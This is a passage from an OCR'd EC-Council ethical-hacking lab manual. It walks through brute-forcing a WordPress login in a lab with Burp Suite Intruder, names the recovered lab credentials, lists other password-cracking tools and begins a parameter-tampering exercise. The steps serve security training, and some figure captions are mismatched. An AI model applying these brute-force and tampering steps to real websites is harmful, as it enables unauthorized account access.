


Figure 2.1.22: Select username.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.




Figure 2.1.23: username.txt file content

43. Similarly, load a password file for the payload set 2. To do so, under the **Payload Sets** section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Under the **Payload Options [Simple list]** section, click the **Load...** button.




Figure 2.1.24: Selected payload values

45. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **password.txt** file, and click the **Open** button.




Figure 2.1.25: Select username.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

46. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.
47. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.




Figure 2.1.26: username.txt file content

48. A **Burp Intruder** notification appears. Click **OK** to proceed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. The **Intruder attack 1** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.

50. Wait for the progress bar at the bottom of the window to complete.




Figure 2.1.27: Intruder attack 1 window

51. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1131**.

Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

52. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.28: Intruder attack 1 attack successful

53. Now, that you have obtained the correct user credentials, close the **Intruder attack 1** window.
54. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.
55. Switch to the browser window and perform **Steps10-12**. Remove the browser proxy set up in **Step 13**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
56. Reload the target website **http://10.10.10.16:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step 52** and click **Log In**.

Note: Here, the username and password are **admin** and **qwerty@123**.

57. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.29: Intruder attack 1 attack successful

58. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
59. Close all open windows and document all the acquired information.
60. Turn off the **Windows Server 2016** and **Windows 10** virtual machines.

You can also use other password cracking tools such as **THC-Hydra** (https://github.com), **L0phtCrack** (https://www.l0phtcrack.com), **ophcrack** (http://ophcrack.sourceforge.net), or **RainbowCrack** (http://project-rainbowcrack.com) to crack the user password for the target website.

TASK 2

Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

Here, we will use the Burp Suite tool to perform parameter tampering.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.
2. On the **Parrot Security** virtual machine, click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. When the **Mozilla Firefox** window appears, type **www.moviescope.com** into the address bar and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.1: Target website

4. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

TASK 2.1

Change Proxy Settings

5. In the **Mozilla Firefox** browser, click the **Open Menu** icon ( ) in the right corner of the menu bar and select **Preferences** from the list.




Figure 2.2.2: Navigate to the Preferences

6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.3: Search proxy settings

8. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.




Figure 2.2.4: Configure browser proxy

TASK 2.2

Launch Burp Suite

9. Now, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.
10. A security pop-up appears, enter **toor** as a password and click **OK**.
11. **Burp Suite** initializes; if a **Burp Suite Community Edition** notification appears, saying **An update is available**, click **Close**.

Note: In the next **Burp Suite Community Edition** notification, click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.




Figure 2.2.5: Create burp suite project

13. Select the **Use Burp defaults** radio-button and click the **Start Burp** button.

